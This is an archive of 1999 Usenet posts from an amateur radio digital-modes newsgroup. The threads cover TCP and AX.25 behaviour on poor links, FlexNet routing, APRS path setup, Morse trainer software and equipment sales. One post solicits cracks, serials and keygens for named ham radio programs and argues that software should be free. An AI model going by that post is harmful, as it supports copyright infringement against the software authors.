>Ahh, someone with a clue. One of the *advantages* of TCP is that
>it tends to accumulate data during periods of network congestion.
>So, rather than attempting to send a number of smaller fragments,
>exacerbating the impact of collisions, TCP will send a single
>large frame. This actually improves the protocol efficiency at
>time when network congestion is worst.
>
>However, as Alexander points out, data loss due to a poor link
>has the opposite problem. A strong MAC protocol, or L2 connection,
>is required, as well as tuning the TCP parameters to acknowledge
>that a reliable L2 protocol is being used.
>
>Note that TCP isn't unique in confusing frame loss due to error with
>frame loss due to congestion, and this simply highlights the generic
>problem with coupling upper layer protocols to lower layer link
>quality mechnisms.
>
>The fact is, the most popular connection-oriented protocol in
>packet radio, AX.25 L2, has a similar problem distinguishing
>between error and congestion, which is why savvy operators set
>'MAXFRAME' to 1. Otherwise, it has the exact same tendency to
>'dog-pile' on a poor link.

Exactly so. The important thing to note here is that link layer problems
need to be addressed at the link level, not at the network or transport
level. Make the link level solid, and the upper levels can do their jobs.

If the link layer is flakey, then the upper layers will try to compensate,
but they aren't designed for that job, and won't do it well.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

151. Re: TCP over a poor link

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-10 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <36cbb753.846169862@news.atl.bellsouth.net>
Source record: 20398

On Fri, 08 Jan 1999 10:15:44 GMT, keinanen@sci.fi (Paul Keinanen) wrote:
>Some expiration time mechanism would be preferable for real time data
>transfers, but since the expiration time would be in seconds or a few
>minutes at the most, there is the problem of maintaining the accurate
>time on all intermediate stations.

Perhaps not. Each switch would maintain a FIFO stack of packets
awaiting delivery. The packets could be time stamped as they enter
the stack, and the stack washed periodically to remove stale packets.

This doesn't address the issue of identifying which packets require
real time service and which don't, but it does address the real time
clock synchonization issue by making it moot.

There's still the problem of cummulative delay, IE a number of switches
in the path, each making delivery before a stack wash, but cummulatively
increasing latency to the point that the packet is stale on arrival at its
destination.

That can be addressed by intelligent use of the time to live parameter
in the IP packet. Instead of decrementing it once for each hop, switches
could decrement it once for each stack wash, and not reset it on packets
arriving from another switch. That way, the originating host can set a
finite delivery latency by its choice of the TTL value. No real time clock
synchonization is required for this method either.

If source and sink agree on TTL values, deterministic values can be used
for retransmission timers too. This resolves the back off to infinity behavior
of common TCP/IP implementations.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

152. Re: A Proposal for a Wireless Internet of Portable Nodes (WIPNet)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-10 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <36ccbb65.847212429@news.atl.bellsouth.net>
Source record: 20399

On Sat, 9 Jan 1999 02:16:28 -0800, Jon Roland <jon.roland@constitution.org> wrote:
>A different approach would be for each node to transmit its approximate grid
>location, either set manually or taken from GPS, and messages routed along a
>node path that would take them in the general direction of the target node
>until a link was established.

The problem with this is that RF paths don't necessarily follow geography
in a linear fashion. In other words, the two closest nodes may be separated
by a ridge while a path to a much more distant node may be line of sight due
to more favorable topography. On HF, the problem is much more acute, with
paths being determined primarily by propagation, not linear geography.

>The line-of-sight range of both VHF FM and SS is about 20 miles, under good
>conditions, and using antennas that could be carried by a person. That means
>that to establish a nationwide network, and to provide sufficient bandwidth
>for heavy message traffic, there would need to be a fairly dense positioning
>of nodes not more than 20 miles apart, and preferably closer, across the
>country. This could be a problem in some of the Western states, especially
>desert country, where population density is low, but in an emergency
>node-bearing operators could scatter themselves and position themselves to
>make sure that coverage was complete. Three or four operators in each of the
>3000 counties in the United States might be sufficient.

Range for hand carried systems could vary from under a mile to over 60 miles
depending on topography. 20 miles isn't even a good average value. I think that
you don't appreciate how hams are distributed geographically either. Even in
the East, they tend to clump in certain areas, and are few and far between in
other areas. Getting countywide coverage in *one* county can be difficult.
Getting it across 3,000 counties with varying topography is a huge problem.

There will be choke points where many messages will only have one path,
and that path will be overloaded. This would be particularly trying at nodes
in the Plains states which would be tasked with carrying all East coast to
West coast traffic. But it is a problem over smaller areas too.

I applaud the idea of a national emergency network, but the size of the task
is much larger than you imply. I seriously doubt any such purely amateur
network could be formed in a year. And even if it were, I doubt it would have
useful capacity. Even the much less ambitious goal of interconnecting
major urban areas with fixed trunk routes would tax amateur resources
to the limit.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

153. WTB: SSTV filter

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-10 00:00:00 UTC
From: davidj@salsgiver.com
Message-ID: <MPG.110291fb6c309f5e989681@news.supernews.com>
Source record: 20400

I am looking for a SSTV filter that will go between either my speaker and sound card or the speaker and my Pasokon board. If you have any info on this, please email me.

All emails are always answered!

Dave KN3ZAN

My web page: http://www.salsgiver.com\people\davidj
QRP SSB, CW and RTTY.
QRO SSTV.

154. Re: A Proposal for a Wireless Internet of Portable Nodes (WIPNet)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-10 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <Zd4m2.1796$lz1.6907353@news.goodnet.com>
Source record: 20401

This has to be the worst advice I have ever seen on this group. It shows how little most Amateurs know about modern technology. Morse code is without a doubt, the very last thing you want to use for two-way communications.

I only have to ask: What quantity of information can be transferred in one hour using say PSK31 at 31 baud with FEC versus Morse Code?

It is absolutely brainless to suggest a mode that is guaranteed to fail. Morse Code failed in the military, and it has recently failed in all maritime services. It is a mode that died when SAC went to SSB; a relic of history. Even the CIA and Cuban intelligence services have gone to higher baud rates to distribute keying material.

This suggestion is without merit, and it borders on stupidity. Here's the scenario: Your group walks up to the group of people with the Governor asking "what can we do?" Well sir we can all use Morse Code! "Shit son, get on your horse and get the hell away from me!"

Steve

Walt Davidson wrote

>On Sat, 9 Jan 1999 02:16:28 -0800, Jon Roland
><jon.roland@constitution.org> wrote:
>
>>The prospects that the Y2K problem, or other such cascade failure arising
>>from other causes, might bring down power grids and telecommunications
>>systems, suggests that we consider establishing an alternative
>>communications system that could support emergency services in such an
>>event.
>
>We already have one. It doesn't rely upon computers, nor does it need
>any microprocessor controlled transceivers or terminal equipment, so
>it's completely immune to any Y2K problems.
>
>It's called Morse Code, sent on a hand key.
>
>73 de G3NYY
>
>--
>Walt Davidson Email: walt@ dial.pipex.com

155. Re: TCP over a poor link

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-10 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <CS4m2.1798$lz1.6933751@news.goodnet.com>
Source record: 20402

I've been playing with TCP/IP for several years. Basically the network
is in search of a function. If I had to list what my station does with IP,
it would have to be "Tunnels AX.25 and Netrom." That is, the only
part that uses IP is the part that connects other JNOS stations to
mine. Very little 44 routing (I'd say none) is performed.

This begs the question. No one really does anything with JNOS,
that requires TCP/IP locally. All of our local IP stations have long
since disappeared. We would hold their hand as they got up to
speed, and then a couple weeks later they would go back to their
dumb terminal. Most had various complaints, most were not
computer inclined.

Thus, I think the day is over for Amateur IP. It's a transport without
data. Even if we moved all the BBS junk mail over IP, it would
still be a lost cause. When asked what I would transport, I am as
lost as the next guy. I have no clue what I'd be interested in seeing.

Thus, I'm working on a completely different protocol. That is, a
system that is based on APRS. APRS has two failure modes
that mark it for break-down. The first is that it is designed without
compression or FEC. That problem is easily seen by connecting
to: telnet://www.aprs.net and seeing the quantity of raw data being
transported, and second, is the cycle time is too low.

Gary Coffman wrote

>On Fri, 08 Jan 1999 10:15:44 GMT, keinanen@sci.fi (Paul Keinanen) wrote:
>>Some expiration time mechanism would be preferable for real time data
>>transfers, but since the expiration time would be in seconds or a few
>>minutes at the most, there is the problem of maintaining the accurate
>>time on all intermediate stations.
>
>Perhaps not. Each switch would maintain a FIFO stack of packets
>awaiting delivery. The packets could be time stamped as they enter
>the stack, and the stack washed periodically to remove stale packets.
>
>This doesn't address the issue of identifying which packets require
>real time service and which don't, but it does address the real time
>clock synchonization issue by making it moot.
>
>There's still the problem of cummulative delay, IE a number of switches
>in the path, each making delivery before a stack wash, but cummulatively
>increasing latency to the point that the packet is stale on arrival at its
>destination.
>

>That can be addressed by intelligent use of the time to live parameter
>in the IP packet. Instead of decrementing it once for each hop, switches
>could decrement it once for each stack wash, and not reset it on packets
>arriving from another switch. That way, the originating host can set a
>finite delivery latency by its choice of the TTL value. No real time clock
>synchonization is required for this method either.
>
>If source and sink agree on TTL values, deterministic values can be used
>for retransmission timers too. This resolves the back off to infinity
behavior
>of common TCP/IP implementations.

156. Morse Code program for the Mac?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-10 00:00:00 UTC
From: Peter Fournia <glide@frontiernet.net>
Message-ID: <3698D26A.EFAB39F2@frontiernet.net>
Source record: 20403

Anyone have a simple freeware Morse Code program for the Mac? Something

like the Morse Code Trainer by KB9PSL (PC) would be great. I need it
for the Radio Coach program we are doing in a Rochester, NY school.

Peter Fournia
W2SKY

157. Re: Packet Path? Help, I'm new to this

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-10 00:00:00 UTC
From: Mark Pedroia <mpedroia@sonic.net>
Message-ID: <77anjjqfp1@ultra.sonic.net>
Source record: 20404

Tom@astro.net wrote in message <77aaiulrn1@remarQ.com>...
> Try just wide,relay and see what happens. You see your data go out you
say,
>do you see an immediate brap come back as if you were digi'd?
>
>
When I meant "go out" I meant it transmits, and can be heard on other radios
tuned to the freq but, so far, no one has seen my position/call sign/etc..
show up.

So, if I hear the "brap" that means I'm getting an acknowledgement?

Thanks

158. High Speed Broadcast Protocol

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-10 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <826m2.1810$lz1.6983703@news.goodnet.com>
Source record: 20405

One of the big projects underway in aviation, is the Multipurpose Broadcast Datalink (MBDL). A comparison would be towards APRS.

The system is designed for 966 MHz (experimental) and operates at 416 kbps, 50 Watts, with GMSK being proposed instead of CPFSK that is being used in testing (Continuous Phase FSK).

An interesting document is at:

http://www.iimorrow.com/caa_ads/adsb-info/uat/mitre_tech_report

Also, go up the URL to the higher directories to see other aspects of the program.

Steve

159. 23cm datatransceiver v2.5

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-10 00:00:00 UTC
From: Bas PE1JPD <pe1jpd@amsat.org>
Message-ID: <77b2iuaca1@news.intouch.nl>
Source record: 20406

My design of the high speed packet datatransceiver on 23cm is now updated to version 2.5.
Check it out at www.dutch.nl/bdj/index.htm .

Bas, PE1JPD

160. Re: Packet Path? Help, I'm new to this

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-10 00:00:00 UTC
From: Tom@astro.net
Message-ID: <77b2ik$ob8$3@remarQ.com>
Source record: 20407

In article <77anjjqfp1@ultra.sonic.net>, "Mark Pedroia" <mpedroia@sonic.net> wrote:
>
>Tom@astro.net wrote in message <77aaiulrn1@remarQ.com>...
>> Try just wide,relay and see what happens. You see your data go out you
>say,
>>do you see an immediate brap come back as if you were digi'd?
>>
>>
>When I meant "go out" I meant it transmits, and can be heard on other radios
>tuned to the freq but, so far, no one has seen my position/call sign/etc..
>show up.
>
>So, if I hear the "brap" that means I'm getting an acknowledgement?
>
>Thanks

No, but an instant brap back *MAY* mean you got digi'd but it didn't show on
the screen for whatever reason. Try Relay,wide and see what happens. Maybe
there's a problem with that digi close to you? Try messaging the digi op or
get ahold of him and ask why his isn't digiing you.
Trying to help!

73,
Tom

Remove the "P" from the below address (spam blocker)

Tom Randall Amateur Radio - KB2SMS
Mt. Beacon Amateur Radio Club / ARRL / 10-10
tprandall@idsi.net Member: AAVSO Solar Division

My Astronomy/Ham radio site: http://www1.mhv.net/~trandall/welcome.html

Opinions herein are mine and may not be that of Idsi.Net!

161. Wanted: Pk 232 mbx With Pactor

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-10 00:00:00 UTC
From: James Nipper <jnipper@southeast.net>
Message-ID: <36992277.1D57@southeast.net>
Source record: 20408

I am looking for a used PK232mbx with Pactor. If you have one of these
for sale, please let me know what you have and the price.

tks 73 de Jim K4PYT

162. Re: Morse Code program for the Mac?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-10 00:00:00 UTC
From: srh@iname.killspam.com
Message-ID: <srh-1001991707150001@user-37ka84m.dialup.mindspring.com>
Source record: 20409

In article <3698407C.CE4E47C2@frontiernet.net>, glide@frontiernet.net wrote:

> Anyone have a simple freeware Morse Code program for the Mac? Something
> like the Morse Code Trainer by KB9PSL (PC) would be great. I need it
> for the Radio Coach program we are doing in a Rochester, NY school.

My favorite is "MorseTrainer":

ftp://wcarchive.cdrom.com/pub/hamradio/oak/mac/theory-and-morse/morsetrainer1.1.sit.hqx
[128K]

/s.holmes
--
Stephen R. Holmes | srh@iname.killspam.com
Clifton, VA USA | (remove the .killspam to form correct address)

163. Packet in Nashville, TN??????

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-10 00:00:00 UTC
From: Alex <kf4lat@hotmail.com>
Message-ID: <wgam2.344$YF5.939685@news2.atl>
Source record: 20410

I just got to Nashville about 6 months ago and found that one packet site
was hit by lightning, but cannot find out anything about possibly other
sites or PBBS in this area.
Does anyone out there know of any active packet or PBBS sites in Nashville??
Thx
Alex
kf4lat

164. Good HF rig for digital modes?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-10 00:00:00 UTC
From: skoric@uns.ns.ac.YU
Message-ID: <36993DD1.AA2610EB@uns.ns.ac.yu>
Source record: 20411

I think of getting a new low-cost HF rig for digital modes. Is there any experience with IC707, FT600 and FT840 regarding HF packet, pactor, amtor, clover etc? Or maybe any other rig in this class that would be suitable to serve as the full-time bbs?

Misko YT7MPB

165. QUESTION - wireless careers ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-10 00:00:00 UTC
From: KF5ND@yahoo.com
Message-ID: <7791r0$d0n$1@nnrp1.dejanews.com>
Source record: 20489
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.misc

I'd like to find out what the hot sectors are in wireless telecommunications these days. Any information concerning fast-growing companies (including URLs) would be greatly appreciated.

As a Radio Amateur, I have had a life-long personal interest in wireless telecommunications.

I currently am a sales manager in the geophysical industry. If you are interested, you can see my resume at http://www.flash.net/~kf5nd/telecom-resume.html

Thanks for your help.

Peter Wang
KF5ND

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

166. WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-10 00:00:00 UTC
From: radiowares@my-dejanews.com
Message-ID: <7792ho$dj6$1@nnrp1.dejanews.com>
Source record: 20490

I am looking for CRACKS, SERIAL NUMBERS, and KEYGENERATORS for Ham Radio software, morse code practice software, scanner software, etc. Anything having to do with radios or ham stuff. Software was meant to be free, no one should have to pay for wares!!! I am in the process of making a web page dedicated to radio wares, and I will include everything I can get my hands on.

Currently, I am looking for serial numbers/cracks for:

FT-Manager v1.9
Radio Manager
Code Qwik
ScanCat Gold

If you have any of these, please email me!
Thanks!

==========
radiowares@my-dejanews.com Searching for Cracks/Serials/Keygens
for HAM RADIO, SCANNER, MORSE CODE, and related Software.
==========

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

167. FS: 9600 Baud TNCs (E-Mail Corrected)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-10 00:00:00 UTC
From: rnelson@farmtel.net
Message-ID: <3697f78e.88398937@news.mwci.net>
Source record: 20491

Sorry but my e-mail was incorrect in my previous postings of these
TNCs.

I have a Kantronics KPC9612 dual port 1200/9600 baud TNC.
Was used a my personal station before packet died in this area.

$ 175.00 OBO

Also DRSI DPK9600 TNC used a NET-ROM

$ 150.00 OBO

Randy, WB0VHB

168. Re: HELP IDENTIFY THESE?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-11 00:00:00 UTC
From: "Tom (The other one)" <badger@telalink.net>
Message-ID: <Owbm2.363$YF5.977384@news2.atl>
Source record: 20412

Brock wrote in message <3697600A.FFBDDC50@mc.net>...
>
>
>ronylu@sirius.com wrote:
>
>> Noumanns

>> tube pres

"tube presence" perhaps? The "warm" sound of
vacuum tube amps and preamps?????

>> CD 1-offs
>
>CD 1-offs means doing a "one-off" recording of your own CD
>

169. Re: A Proposal for a Wireless Internet of Portable Nodes (WIPNet)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-11 00:00:00 UTC
From: DavidC <davidc@bit-net.com>
Message-ID: <01be3d14$4d5af740$e08492d0@Bit-Net.bit-net.com>
Source record: 20413

> >The prospects that the Y2K problem, or other such cascade failure
arising
> >from other causes, might bring down power grids and telecommunications
> >systems, suggests that we consider establishing an alternative
> >communications system that could support emergency services in such an
> >event.
> We already have one. It doesn't rely upon computers, nor does it need
> any microprocessor controlled transceivers or terminal equipment, so
> it's completely immune to any Y2K problems.
> It's called Morse Code, sent on a hand key.
> 73 de G3NYY

Why not smoke signals?

What is wrong with 80m Nets, along with 160, 40 and 20m, supplemented very locally on 2 & 440 ... sounds as though we already have the capacity!

Though the Y2K hype is just that ... the hackers will do more harm in 2000 than the Y2K nonsense ... anyone who cares about money has dealt with it. Get a written guarantee from everyone you do business with that they are Y2K compliant (power suppliers, etc.), then if they lie you can sue them -- guess what, they know that and are fixing things ... count on it!

73, DavidC K1YP

170. ICOM radio control

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-11 00:00:00 UTC
From: Rick Mintz <Rmintz@Frontiernet.net>
Message-ID: <77bscf$14bq$1@node17.cwnet.frontiernet.net>
Source record: 20414

Hi. I am looking for recommendations for a software program to control my Icom IC-765 xcvr.

Any suggestions and if possible, a web address to find the software.

Thanks.

de Rick, W1TY

Rmintz@frontiernet.net

171. New Packet Generation v2.00 released

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-11 00:00:00 UTC
From: Barry Lombarts <blombarts@crisp.nl>
Message-ID: <77cbfbdui1@koza.nl.net>
Source record: 20415

After a short delay version 2.00 of New Packet Generation (NPG) has been released.

NPG is a freeware packet program with color support, compressed forwarding, build in PMS and much more...

NPG v2.00 can be downloaded at : http://www.cygnes.demon.nl/npg

You can also e-mail The New Packet Generation Team at : npg@mindless.com

Regards,

Barry Lombarts

172. Re: Morse Code program for the Mac?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-11 00:00:00 UTC
From: Peter Fournia <glide@frontiernet.net>
Message-ID: <36999DAE.A4A3E25D@frontiernet.net>
Source record: 20416

Stephen,
Thanks, I downloaded the program and will give it a try.
PEter F.

Stephen R Holmes wrote:

> In article <3698407C.CE4E47C2@frontiernet.net>, glide@frontiernet.net wrote:
>
> > Anyone have a simple freeware Morse Code program for the Mac? Something
> > like the Morse Code Trainer by KB9PSL (PC) would be great. I need it
> > for the Radio Coach program we are doing in a Rochester, NY school.
>
> My favorite is "MorseTrainer":
>
> ftp://wcarchive.cdrom.com/pub/hamradio/oak/mac/theory-and-morse/morsetrainer1.1.sit.hqx
> [128K]
>
> /s.holmes
> --
> Stephen R. Holmes | srh@iname.killspam.com
> Clifton, VA USA | (remove the .killspam to form correct address)

173. Super Morse under WIN9x?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-11 00:00:00 UTC
From: Markus Lenggenhager <M.Lenggenhager@zrh.sc.philips.com>
Message-ID: <3699BE89.BC9CDC89@zrh.sc.philips.com>
Source record: 20417

Hi all

After evaluating a great number of CW training programs, I didn't find one offering the same functionality as Super Morse (Boost mode with adaptive speed regulation, which is in fact a closed-loop man-machine system).
Unfortunately I didn't succeed to run Super Morse on my P6/400MHz under WIN98 or NT4. Yes, the program runs, but no sound at all, despite MS-DOS mode, installed AWE64 DOS drivers etc.

My questions today:

1. Is anybody successfully using Super Morse on a WIN9x Pentium-II system?
2. Are there alternatives to Super Morse offering similar functionality?

Tnx es 73
Markus HB9BRJ

174. Re: TCP over a poor link

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-11 00:00:00 UTC
From: Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de>
Message-ID: <3699C59E.BF64BBBB@zeus.uet.e-technik.tu-darmstadt.de>
Source record: 20418

Gary Coffman wrote:

> >The fact is, the most popular connection-oriented protocol in
> >packet radio, AX.25 L2, has a similar problem distinguishing
> >between error and congestion, which is why savvy operators set
> >'MAXFRAME' to 1. Otherwise, it has the exact same tendency to
> >'dog-pile' on a poor link.
>
> Exactly so. The important thing to note here is that link layer problems
> need to be addressed at the link level, not at the network or transport
> level. Make the link level solid, and the upper levels can do their jobs.
> If the link layer is flakey, then the upper layers will try to compensate,
> but they aren't designed for that job, and won't do it well.

Of course it would be better, if we had a better protocol there. But
instead
of setting MAXFRAME to 1 for AX25 you can use selective repeat with
the normal AX25 L2. You have to violate the protocol specifications but
it is worth it on wireless links. It was first introduced by OE5DXL 10
years ago and
then implemented by Baycom. FlexNet uses it for ages now and it is very
effective. The idea is to store "out of order" frames and not discard
them as
the protocol specification wants us to. The effect is, that you now have
something like MAXFRAME 1 as only the missing packets have to be
repeated.

Another very important issue is NOT to use datagram mode (UI). The AX25
L2
virtual circuit is the solid link level protocol you demand - as long as
we are not interested in real time applications, which will IMHO never
work
with IP anyway.

73ï¿½ Alexander

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------------------------------+--------------------------------------
| Alexander F. Kurpiers |
|
| Institut fuer Uebertragungs- | Voice: +49-6151-162369
|
| technik u. Elektroakustik | Fax : +49-6151-165545
|
| Merckstrasse 25 | EMail: a.kurpiers@uet.tu-darmstadt.de
|

```
| D-64283 Darmstadt (Germany) | Hamradio: dl8aau@db0zdf.#rpl.deu.eu
|
*-------------------------------+---------------------------------------*
```

175. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-11 00:00:00 UTC
From: Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de>
Message-ID: <3699D8C8.3042686C@zeus.uet.e-technik.tu-darmstadt.de>
Source record: 20419

Brian Mullaney wrote:
>
> Charles Brabham (n5pvl@texoma.net) wrote:
>
> > FlexNet is currently the most sophisticated and functional Packet networking
> > system available to Hams. It is at least ten years ahead of anything that
>
> Its an automatic L2 routing protocol, Charles. What is so magic about
> that? INP does the same thing, and its spec. is available for public
> review.
>
> If flexnet was the end-all of packet networking, it would of taken over
> all of Germany, not just half of it.

More than 80% of the German digipeaters use FlexNet-Routing ;-)

INP is currently implemented in Xnet and TheNetNode, but as Iï¿½ve heard
there are
severe compatibility problems if you mix these two systems. The
underlying
routing mechanism is the same as for the FlexNet router (adaptive sink
tree), but
it took FlexNet some time to optimize the parameters to become that
stable.
INP still has to go through this process. Maybe some time it will be as
good as
FlexNet is now.

Alexander

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| Alexander F. Kurpiers |
|
| Institut fuer Uebertragungs- | Voice: +49-6151-162369
|
| technik u. Elektroakustik | Fax : +49-6151-165545
|
| Merckstrasse 25 | EMail: a.kurpiers@uet.tu-darmstadt.de
|
| D-64283 Darmstadt (Germany) | Hamradio: dl8aau@db0zdf.#rpl.deu.eu
|
------------------------------+---------------------------------------

176. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-11 00:00:00 UTC
From: Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de>
Message-ID: <3699DC9A.6B3A9CBA@zeus.uet.e-technik.tu-darmstadt.de>
Source record: 20420

Brian Mullaney wrote:

> The problems were related to the fact that flexnet only reliably carries
> frames with a AX.25 PID of 0xF0 (no layer 3 protocol)
>

This - of course - is absolute NONSENSE!!!!!!

I donï¿½t know who told you that, but opposite to NETROM, that is really
limited to
PID $F0, because the L3 of Netrom was nether designed to carry anything
else,
FlexNet is absolutely TRANSPARENT to the data you transfer. The AX25
address field
is reversable and complete, the data and OF COURSE the PID is unchanged!

What I think you mean is that FlexNet has no dedicated IP router - but
this is a different
issue, as you can use an IP router above FlexNet without any problems.
Thanks to
FlexNetï¿½s transparent router.

And - FlexNet has a layer 3 protocol. You canï¿½t implement layer 3
functionality without one
can you? But you wonï¿½t see it from the outside - why should
you? As long as the data you put into a FlexNet digipeater is being
transferred, you donï¿½t care.

What you miss is an end-to-end protocol like Netromï¿½s L4 was suppost to
be. But end-to-end
means IMHO your computer and the computer of your QSO partner - not the
digipeaters you
are using. So there is no need for the digipeater to implement such
protocol.

73ï¿½ Alexander

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| Alexander F. Kurpiers |
|
| Institut fuer Uebertragungs- | Voice: +49-6151-162369
|
| technik u. Elektroakustik | Fax : +49-6151-165545
|
| Merckstrasse 25 | EMail: a.kurpiers@uet.tu-darmstadt.de
|

```
| D-64283 Darmstadt (Germany) | Hamradio: dl8aau@db0zdf.#rpl.deu.eu
|
*-------------------------------+---------------------------------------*
```

177. Re: SSTV filter

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-11 00:00:00 UTC
From: "Jim (N8XYN)" <jim.n8xyn@worldnet.att.net>
Message-ID: <77cn1t$1vb@bgtnsc03.worldnet.att.net>
Source record: 20421

I use a Vectronics vec-841 tuneable audio filter. works very well. My guess is that any one of a number of cheap switched cap filters would fill the bill.

Dave Warheit <davidj@salsgiver.com> wrote in message news:MPG.110291fb6c309f5e989681@news.supernews.com...
>I am looking for a SSTV filter that will go between either my speaker and
>sound card or the speaker and my Pasokon board. If you have any info on
>this, please email me.
>
>All emails are always answered!
>------------------------------
>
>Dave KN3ZAN
>
>My web page: http://www.salsgiver.com\people\davidj
>QRP SSB, CW and RTTY.
>QRO SSTV.

178. SITE UP-DATE: http://www.qsl.net/yo4aul/

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-11 00:00:00 UTC
From: CORNELIU@USA.NET
Message-ID: <3699EFB8.E595D7BD@USA.NET>
Source record: 20422

Please be advised that my site with information on :

* Amateur Radio: 50 MHz, Antennas, VHF /UHF,
DX info, Contests, Propagation;
* Software: Amateur Radio, Satellite, Logs, etc;
* Ham radio activity from Romania & YO callbook on-line;
* Interesting articles about Hams from Europe, Asia,
Africa and America.
* Huge collection of amateur radio super links;
* QRP & Homebrew pages;
* Second hand amateur equipement for sale;
* Total Solar Eclipse of 1999 in Romania;

has been recently up-dated. http://www.qsl.net/yo4aul/

73 de YO4AUL

179. Re: TCP over a poor link

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-11 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <77cru7$pcl@enews2.newsguy.com>
Source record: 20423

Steve Sampson wrote in message ...

>snip<
>
>Thus, I think the day is over for Amateur IP. It's a transport without
>data. Even if we moved all the BBS junk mail over IP, it would
>still be a lost cause. When asked what I would transport, I am as
>lost as the next guy. I have no clue what I'd be interested in seeing.

I don't think this is just a problem with IP.

>
>Thus, I'm working on a completely different protocol. That is, a
>system that is based on APRS. APRS has two failure modes
>that mark it for break-down. The first is that it is designed without
>compression or FEC. That problem is easily seen by connecting
>to: telnet://www.aprs.net and seeing the quantity of raw data being
>transported, and second, is the cycle time is too low.

I don't think going to another protocol is going to solve the basic problem.

(Sigh) I'll look into it, first chance I get. Right now I've already got
several irons in the fire, so it'll take me a month or two to get started on
it.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

180. Re: Packet Path? Help, I'm new to this

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-11 00:00:00 UTC
From: Ellis <ellisx@nacx.netx>
Message-ID: <6Hom2.418$CI.7173@nntp1.nac.net>
Source record: 20424

Try RELAY,WIDE or WIDE,WIDE. If that fails, try your local digi but remove
the relay
to look like: wb6tms-5, wide.

Make sure you know what SSID you have set. For example, my truck is
N2WZB-12,
and the SSID is -12. I think the D7's use -7 (what a coincidence!) as the
SSID.

Then get on the web and go to http://map.aprs.net/kf6tys-7 and see if the
aprserve
has heard a position from you in the last 8 hours. This way you can use the
internet
as your "test equipment".

Good luck!

---mark n2wzb

Mark Pedroia wrote in message <779fh7$lh6$1@ultra.sonic.net>...
>My new Kenwood HT-D7A handheld has a built in TNC and APRS. I'm new to
this
>and have been experimenting with it.
>
>I'm able to enter my lat/long, icon, call sign, messages and receive
>messages from others in my area however I can't seem to send any. They
>transmit, but aren't received, at least I'm not getting a response and my
ID
>doesn't show up on the map.
>
>I'm using the 144.390 freq and I believe my problem is in the packet path
>setup. From what I can gather from a few webpages, I need to specify the
>path and currently I have it set to the call sign of a very close digipeter
>which happens to be wb6tms-5, relay, wide.
>
>Is the format of the path correct? Is there a standard way to do this?
>Anyone else doing this on the Kenwood.
>
>Please post to the group, thanks in advance
>
>Mark Pedroia
>KF6TYS
>
>
>
>

181. I have a aea faxIII and need some software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-11 00:00:00 UTC
From: les <les@norton1952.freeserve.co.uk>
Message-ID: <77dl16$n7f$1@news5.svr.pol.co.uk>
Source record: 20425

as above my aea fax 3 is some years old Im sure my software will be out of date can anyone tell me if I can download any software to run in win95, Iam using a pc1000 to recieve
thanks please email les@norton1952.freeserve.co.uk

182. Re: ICOM radio control

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-11 00:00:00 UTC
From: wbrock <wbrock@mc.net>
Message-ID: <369A7FFE.27B611FC@mc.net>
Source record: 20426

Rick Mintz wrote:

> Hi. I am looking for recommendations for a software program to control my
> Icom IC-765 xcvr.
>
> Any suggestions and if possible, a web address to find the software.
>
> Thanks.
>
> de Rick, W1TY
>
> Rmintz@frontiernet.net

